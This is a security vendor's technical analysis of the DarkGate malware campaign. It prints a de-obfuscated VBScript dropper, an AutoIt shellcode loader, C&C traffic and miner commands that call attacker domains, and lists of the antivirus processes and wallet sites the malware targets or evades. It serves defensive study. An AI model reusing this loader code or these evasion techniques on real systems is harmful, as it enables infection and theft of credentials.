ENTER THE DARKGATE: NEW CRYPTOCURRENCY MINING AND RANSOMWARE CAMPAIGN

by Adi Zeligson and Rotem Kerner on November 13, 2018 -
enSilo Breaking Malware

An active and stealthy cryptocurrency mining and ransomware campaign infecting targets in Spain and France which leverages multiple bypass techniques to evade detection by traditional AV.

SUMMARY OF THE MALWARE CAMPAIGN

Recently, enSilo researcher Adi Zeligson discovered a never-before-detected, highly sophisticated malware campaign named DarkGate. Targeting Windows workstations and supported by a reactive Command and Control system, DarkGate malware is spread through torrent files. When executed by the user, DarkGate malware is capable of avoiding detection by several AV products and executing multiple payloads including cryptocurrency mining, crypto stealing, ransomware and the ability to remotely take control of the endpoint.

The critical elements of the DarkGate malware are that it:

- Leverages a C&C infrastructure cloaked in legitimate DNS records from legitimate services including Akamai CDN and AWS which helps it to avoid reputation-based detection techniques
- Uses multiple methods for avoiding detection by traditional AV using vendor-specific checks and actions including the use of the process hollowing technique
- Has the ability to evade elimination of critical files by several known recovery tools
- Uses two distinct User Account Control (UAC) bypass techniques to escalate privileges
- Is capable of detonating multiple payloads with capabilities that include cryptocurrency mining, crypto stealing (theft of credentials associated with crypto wallets), ransomware and remote control

The technical analysis of the DarkGate malware that follows demonstrates how advanced malware can avoid detection by traditional AV products and highlights the importance of the post-infection protection capabilities of the enSilo Endpoint Security Platform.

TECHNICAL ANALYSIS

Named DarkGate by the author, the malware seeks to infect targets across Europe particularly in Spain and France. DarkGate has several capabilities including crypto mining, stealing credentials from crypto wallets (crypto stealing), ransomware and remote access and control.

enSilo observed that the author behind this malware established a reactive Command and Control infrastructure which is staffed by human operators who act upon receiving notifications of new infections with crypto wallets. When the operator detects any interesting activity by one of the malware, they then proceed to install a custom remote access tool on the machine for manual operations.

As part of our normal research activities, we occasionally perform a controlled infection of what seemed to be a legitimate user endpoint. The controlled infection is performed in order to investigate several aspects of the malware, as well as reactivity of the malware operator. For example, in one of the encounters our research team was able to determine the operator detected our activity and immediately responded to our activity by infecting the test machine with a customized piece of ransomware.

It appears that the author behind this malware invested significant time and effort into remaining undetected by leveraging multiple evasion techniques. One of the techniques used is user-mode hooks bypass which enabled the malware to evade identification by various AV solutions for an extended period of time.

The enSilo research team tracked “DarkGate” and its variants and discovered that most AV vendors failed to detect it. It was this discovery that led us to to start investigating the unique characteristics of the malware which are described in the Technical Analysis section. It is clear that DarkGate is under constant development for it is being improved with every new variant.

Further investigation is required to determine the ultimate motivations behind the malware. While cryptocurrency mining, crypto stealing and ransomware capabilities suggest the goal is financial gain, it’s not clear if the author has another motive.

FAMILY TIES

Within DarkGate, we were able to identify ties to a previously detected password stealer malware called Golroted. The Golroted malware is notable because of its use of the Nt* API calls for performing process hollowing. Additionally, Golroted used a second technique, UAC bypass, based on a schedule task called SilentCleanup. DarkGate utilizes both of these techniques.

After performing a binary diff between Golroted and DarkGate we discovered a significant amount of overlapping code. As shown in Figure 1, both malware variants perform the process hollowing method on the process vbc.exe. However, DarkGate contains a slightly modified version of the process hollowing function.




FIGURE 1: BINARY DIFF BETWEEN GOLRATED AND DARKGATE

INFECTION TACTICS AND METHODS

We identified two distinct infection methods employed by the author of DarkGate, as well as the author of Golroted. Both infection methods are spread through Torrent files posing as a popular movie and a television series that execute VBscript on the victim.

The second file, the-walking-dead-9-5-hdtv-720p.torrent.vbe, uses a more trivial approach to infecting victims. It distributes emails containing malicious attachments from spoofed address. An example of which is shown in Figure 3.

#	Name	Size	Status
1	Campeones_HDRi.torrent.vbe		Connecting to peers 0.0 %
2	the-walking-dead-9-5-hdtv-720p.torrent.vbe		Connecting to peers 0.0 %

FIGURE 2: SCREEN CAPTURE OF TORRENT FILES

Subject: DHL Failed Delivery Notification

Dear Customer,

We Attempted to deliver your item AT 8:10 AM on May 16, 2017. (Read enclosed file details)
The delivery attempt failed because nobody was present at the shipping address, be informed
If the parcel is not scheduled for re-delivery or picked up within 72 hours (3 working days), it will be returned to the sender.
please you have until May 18, 2017 to reply

Label Number: DHL-AW159254FE
Expected Delivery Date May 16, 2017
Class: Package Services
Service (s): Delivery Confirmation
Status: eNotification sent

Read the enclosed file for details.

Thank you.

FIGURE 3: EXAMPLE OF EMAIL DISTRIBUTED BY THE-WALKING-DEAD-9-5-HDTV-720P.TORRENT.VBE

FOUR STAGES OF UNPACKING DARKGATE MALWARE

One of the unique techniques used by DarkGate malware lies within its multi-stage unpacking method. The first file executed is an obfuscated VBScript file which functions as a dropper and performs several actions. In the first stage, several files are dropped into a hidden folder *"C:\{computername}"*. The files are autoit3.exe which in some versions is disguised with a random name, test.au3, pe.bin and shell.txt. Next, test.au3 AutoIt script is executed using the dropped instance of autoit3.exe.

```
Option Explicit
on error resume next
dim objShell
Set objShell = CreateObject( "WScript.Shell" )
dim appdatapath
appdatapath = "C:\" & objShell.ExpandEnvironmentStrings( "%COMPUTERNAME%" )
Const foForReading          = 1
Const foAsASCII             = 0
Const adSaveCreateOverWrite = 2
Const adTypeBinary          = 1
Dim objFSO
Dim objFileIn
Dim objStreamIn
dim dataa
Dim objXML
Dim objDocElem
Dim objStream,objFolder
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objFSO.CreateFolder(appdatapath)
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAANc05QUhIqw1ISKsNSEirDFEPLw1ASKsPMsu3DUxI(
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile  appdatapath+"\AutoIt3.exe", adSaveCreateOverWrite
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "I05vVHJheUljb24NCk2pbGVDcmVhdGVTaG9ydGN1dCAoIEBBdXRvSXRFeGUsIEBTdGFydHVwRGlyICYgJ1xiaWxsLmxuaycgLCdDOlwnICYgQENvbXB1dGVyTmFtZSAsICJ0ZXN0LmF1MyIgLCAiIiAsICJDOlxXaW5kb3dzXFN5c3RlbTMyXE15Y29tcHV0LmRsbCIgLCAiIiAsIDI(
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile appdatapath+"\test.au3", adSaveCreateOverWrite
Set objFSO=CreateObject("Scripting.FileSystemObject")
dim objFile
Set objFile = objFSO.CreateTextFile(appdatapath+"\shell.txt",True)
objFile.Write "0x558BEC50B8E900000081C404F0FFFF504875F68B45FC83C4E48D850973F1FF8D95E06FF1FFC60255C642018BC64202ECC6420383C64204C4C64205B0C6420653C6420756C6420857C6420989C6420A5DC6420BFCC6420C64C6420D8BC6420E05C6420F30C6421000C64211
objFile.Close
Set objFSO=CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(appdatapath+"\pe.bin",True)
objFile.Write "oLe97e/t7e3p7eLtEhLt7VXt7e3t7e3tre337e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7ezt7Vf97ePyWeQgzFXsoSDMfX25hYSezZ2fgoqfjIDNgJiemc2PiM2fmIPNmIOJiJ/NucSD3t/g58na7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t
objFile.Close
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute appdatapath+"\AutoIt3.exe", "test.au3", appdatapath, "open", 0
```

FIGURE 4: THE DE-OBFUSCATED VBS

In the second phase, the AutoIt code creates a shortcut of itself with the name "bill.ink" under the startup folder. Once completed, it triggers the third stage in which the binary code stored in the file "C:\{computername}\shell.txt" is decrypted and then executed. The AutoIt script uses a rather unusual technique for executing the the binary code. The steps involved in the technique are:

- Load the binary code from shell.txt into the process memory
- Copy the data into an executable memory space (DLLStructCreate and DllStructSetData)
- Invoke CallWindowProc with reference to our binary code as the lpPrevWndFunc parameter

```
#NoTrayIcon
FileCreateShortcut ( @AutoItExe, @StartupDir & '\bill.lnk' ,'C:\' & @ComputerName , "test.au3" , "" , "C:\Windows\System32\Mycomput.dll" , "" , 2 , "")

$ced = FileRead('shell.txt')

$pt = DLLStructCreate("byte[" & BinaryLen($ced) & "]")

DllStructSetData($pt, 1, $ced)

DllCall("user32.dll", "lresult", "CallWindowProc", "ptr", DllStructGetPtr($pt), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)
```

FIGURE 5: THE DE-OBFUSCATED AUTOIT SCRIPT

Finally, in the fourth and final stage of the unpacking technique the binary code originally loaded from shell.txt performs the followings actions:

- Searches for the executable file which is also the name of an executable found in Kaspersky AV.
- Reads the dropped file "pe.bin" and decrypts it.
- Uses process hollowing to inject the decrypted code from pe.bin into the process "vbc.exe".

We discovered that if DarkGate detects the presence of Kaspersky AV, it loads the malware as part of the shellcode rather than using the process hollowing method. The decrypted pe.bin file is the core of DarkGate. The core is responsible for the communication with the C&C (Command and Control) server and for executing commands received from it.

Let's summarize this four staged unpacking technique

1. The initial dropper code is delivered using VBScript which drops all the relevant files:
    - autoit3.exe
    - test.au3
    - pe.bin
    - shell.txt

Once, delivered it then runs the AutoIt script.

2. The AutoIt script runs using the AutoIt interpreter which decrypts the binary code and loads it into memory.

3. The binary code then executes and attempts to avoid detection by Kaspersky AV.

4. The final binary is decrypted and executed.




FIGURE 6: THE FOUR STAGES OF THE UNPACKING TECHNIQUE

The final binary copies all files from "C:\{computer_name} " to a new folder under "C:\Program data" with the name of the first eight digits of the user generated id (ID2 - explained later on).

The final binary installs a key in the registry designed to help it maintain persistency under the key: "\SOFTWARE\Microsoft\Windows\CurrentVersion\Run".

The key name is the first eight digits of the user generated id and the value is the AutoIt script that was copied from C:\{computer_name} to the "program data" folder as shown below in Figure 7:

697d45be	REG_SZ	C:\ProgramData\697d45be\697d45be.exe C:\ProgramData\697d45be\test.au3

FIGURE 7: EXAMPLE OF REGISTRY KEY USED TO ESTABLISH PERSISTENCY

CRYPTOCURRENCY MINING

The first connection the malware makes to the C&C server is to get the file it needs to start the cryptocurrency mining process.

```
POST / HTTP/1.0
Host: akamai.la:9999
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 172

id=6be3a05f5d47bcc7bf6c4e86ac7483dc&data=RWxlY3RydW0gQml0Y29pbiBXYWxsZXQgLSBHb29nbGUgQ2h
yb21lfFwvfEpvbm55IEIgR29vZCBAIERFU0tUT1AtM0pPRU8zNHxcL3wyMjk0fFwvfA%3D
%3D&action=200HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Tue, 06 Nov 2018 10:24:22 GMT

good
```

FIGURE 8: RETRIEVING THE FILE

As shown in Figure 9, the command "startminer" is sent as part of the response in order to tell the malware to start mining and to separate the different parts of the message. The first part is written encrypted into config.bin - that part is the miner command line. The second part is written in cpu.bin and when decrypted is the miner executable. The mining itself is done through the process "systeminfo.exe" by using process hollowing.

```
POST /cpu.bin HTTP/1.0
Host: akamai.la
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)

HTTP/1.1 200 OK
Date: Tue, 06 Nov 2018 10:12:18 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.2
Last-Modified: Wed, 31 Oct 2018 00:16:29 GMT
ETag: "b5845-5797b36b58843"
Accept-Ranges: bytes
Content-Length: 743493
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

startminer-o stratum+tcp://akamai.la:3336 -o stratum+tcp://
a40-77-229-13.deploy.static.akamaitechnologies.pw:3336 -o stratum+tcp://battlenet.la:
3336 -o stratum+tcp://awsamazon.cc:3336 -o stratum+tcp://utorrentsp2p.in:
3336userconfigminerstartupuserconfigstartminereNrsvQ14VNW1MHxmMgkTDJwEA0aNmpRpGzTVTBN
rUoIdzA9RowQIiJXa2GKKbawpTCBq1MQz0ex7Mhpreku/4r1Qcy1X05a2uRgQaUJCBhEh/
AiIf9SinnFQwo9kSAL51s8+8wOxtffe9/me530+nofM3mevvfbaa6299tpr77PPbd9tUWIURbHB/9FRRelU
+J9L+cf/6uH/xKs2TlQ64t9I77SUvpFevuS+ZWnVSx/40dJ77k/74T0//
ekD7rQf3Ju2tOanaff9NK1w9ry0+x9YfO+1EyaMd0gcZUWKUmq5SDkWfOUuE+9hZWLMRRZrqrJ
+kqJ86xJFuQweTob/ifC/fxJTh2kr060o4V+l6xLK3HnyEuqXoqQxLP5JZBD6aZmi1MbC7+opyqmp8DswRVG
+N0Ynyy5RTlV9MQ9sh6coKWM87/gPwBf7xfWudd9b64bfRf81iQnCvtqiYSqUsoprF9/
jvgfSwTjZdzv8bpwUBedSKrquXcqA+26yAAOhvBB+t1wA57r23iXfrwTpePKAeVnJivJt
```

FIGURE 9: RETRIEVING THE CRYPTO MINER PAYLOAD

STEALING CRYPTO WALLET CREDENTIALS

Another capability of the malware is that it can search for, and steal, credentials for crypto wallets. The malware looks for specific strings in the names of windows in the foreground that are related to different kinds of crypto wallets and, if a matching string is found, sends the server an appropriate message.

The following table contains the list of targeted wallet website/applications:

STING SEARCH	TARGET
sign-in / hitbtc	https://hitbtc.com/
binance - log in	https://www.binance.com/login.html
litebit.eu - login	https://www.litebit.eu/en/login
binance - iniciar sesi	https://www.binance.com/login.html
cryptopia - login	https://www.cryptopia.co.nz/Login
user login - zb spot exchange	
sign in | coinEx	https://www.coinex.com/account/signin?lang=en_US
electrum	https://electrum.org/#home
bittrex.com - input	https://international.bittrex.com/
exchange - balances	
eth) - log in	
blockchain wallet	https://www.blockchain.com/wallet
bitcoin core	https://bitcoincore.org/
kucoin	https://www.kucoin.com/#/
metamask	https://metamask.io/
factores-Binance	
litecoin core	https://litecoin.org/
myether	https://www.myetherwallet.com/

TABLE 1: TARGET CRYPTO WALLETS AND STRING VALUES

COMMAND AND CONTROL

Judging from what we've seen so far, it seems like the author of DarkGate leveraged sophisticated techniques to avoid detection both by endpoint and network security products.

The malware contains six hard coded domains, shown below, which it will attempt to communicate with upon infection. It looks like the domains are chosen carefully to disguise the C&C server as a known legitimate service such as Akamai CDN or AWS and avoids looking suspicious to anyone who may be monitoring the network traffic.

- akamai.la
- hardwarenet.cc
- ec2-14-122-45-127.compute-1.amazonaws.cdnprivate.tel
- awsamazon.cc
- battlenet.la
- a40-77-229-13.deploy.static.akamaitechnologies.pw

Additionally, it seems the author has employed another trick by using NS records that looks like legitimate rDNS records from Akamai or Amazon. The idea behind using rDNS is that they're overlooked and easily dismissed by anyone monitoring the network traffic.

TWO METHODS USED TO AVOID DETECTION

It appears what the author of DarkGate fears the most is detection by AV software. They have invested significant effort in anti-VM and user validation techniques, rather then anti-debugging measures.

ANTI-VM: MACHINE RESOURCES CHECKUP

The first method used by DarkGate to avoid detection by AV software determines if the malware has landed inside a sandbox/virtual machine. Based on the tactics used, we believe the author assumes sandbox/virtual machines (VMs) are generally low on resources which is generally correct since sandboxes are optimized to contain the coexistence of as many VMs as possible.

In Figure 10, we can see the use of Delphi's Sysutils::DiskSize and GlobalMemoryStatusEx for collecting both disk size and physical memory. If the machine contains less than 101GB of disk space or has an amount of RAM less than or equal to 4GB, it will be considered as a VM and the malware will automatically terminate.




FIGURE 10: CHECKING THE MACHINE DISK AND RAM

ANTI-AV

DarkGate attempts to detect if any of the AV solutions listed in Table 2 are present on an infected machine. For most of the AV solutions, if the malware detects any of these AV solutions, it will just notify the server with exception to Kaspersky, Trend Micro and IOBIt.

PROCESS NAME	SOLUTION
astui.exe	Avast
avpui.exe	Kaspersky
avgui.exe	AVG
egui.exe	Nod32
bdagent	Bitdefender
avguard.exe	Avira
nis.exe	Norton
ns.exe	Norton
nortonsecurity.exe	Norton

uiseagnt.exe	Trend Micro
bytefence.exe	ByteFence
psuaconsole.exe	Panda
sdscan.exe	Search & Destroy
mcshield.exe	McAfee
mcuicnt.exe	McAfee
mpcmdrun.exe	Windows Defender
superantispyware.exe	SUPER AntiSpyware
vkise.exe	Comodo
mbam.exe	MalwareBytes
cis.exe	Comodo
msascuil.exe	Windows Defender

TABLE 2: AV EXECUTABLES SEARCHED FOR BY DARKGATE MALWARE

The existence of AV solutions from Kaspersky, IOBit or TrendMicro trigger special conditions:

- IOBit: If the path "C:\\Program Files (x86)\\IObit" exists, the malware is going to try and tackle a process named "monitor.exe" by terminating it. Additionally, it will spawn a new thread that repeatedly will look for the process "smBootTime.exe" and terminate the process if it exists.
- Trend Micro: If the Trend Micro AV process name is detected, the code will not execute the key logging thread.
- Kaspersky: The malware checks multiple times during execution, both during the unpacking process and in the malware itself, for the presence of Kaspersky AV.
  - If detected in the final executable and less than 5 minutes passed since the machines startup then it won't initiate the key logging thread and the update thread which is responsible for:
    - Copying of all the malware related files to a folder under "C:\Program Data".
    - Performing the recovery tools check described in the next section.

- If detected in the shellcode and more than 4:10 minutes passed since system startup, it will not use the process hollowing technique to execute the final executable and instead load it and execute it directly.

RECOVERY TOOLS

The malware also tries to detect several known recovery tools using process names listed in Table 3:

PROCESS NAME	TARGET
adwcleaner.exe	MalwareBytes Adwcleaner
frst64.exe	Farbar Recovery Scan Tool
frst32.exe	Farbar Recovery Scan Tool
frst86.exe	Farbar Recovery Scan Tool

TABLE 3: RECOVERY TOOLS PROCESS NAMES AND TARGETS

If such a process is found, the malware will initiate a new thread that will reallocate the malware files every 20 seconds, making sure that if the files were deleted during the lifetime of a recovery tool, it will be recreated and relocated somewhere else.

DIRECT SYSCALL INVOCATION

In order to hide the use of the process hollowing technique, DarkGate has uses a special capability which enables it to call kernel mode functions directly. This can potentially help the malware escape any breakpoints set by a debugger as well as evade userland hooks set by the different security products.

HOW DOES IT WORK?

When using functions from ntdll.dll, a system call is made to the kernel. The way the call is done is different between 32 and 64-bit systems, but they both eventually call the function "KiFastSystemCall" which is different between both architectures. The "KiFastSystemCall" function is used to switch between ring 3 and ring 0. The Darkgate malware avoids loading the ntdll.dll functions the proper way and instead creates its own "KiFastSystemCall" function that will make the syscall.

DarkGate is a 32-bit process which can become a challenge when running on a 64-bit system due to the differences between the systems when switching to the kernel. In order to use the right "KiFastSystemCall" function to the process, the Darkgate malware checks which architecture it's running on by searching for the path "C:\Windows\SysWOW64\ntdll.dll". If this path exists it means the process is running on a 64-bit system.




FIGURE 11: ASSIGN THE RIGHT FUNCTION BASED ON THE ARCHITECTURE

In a 32-bit system the "KiFastSystemCall" function will look like this:


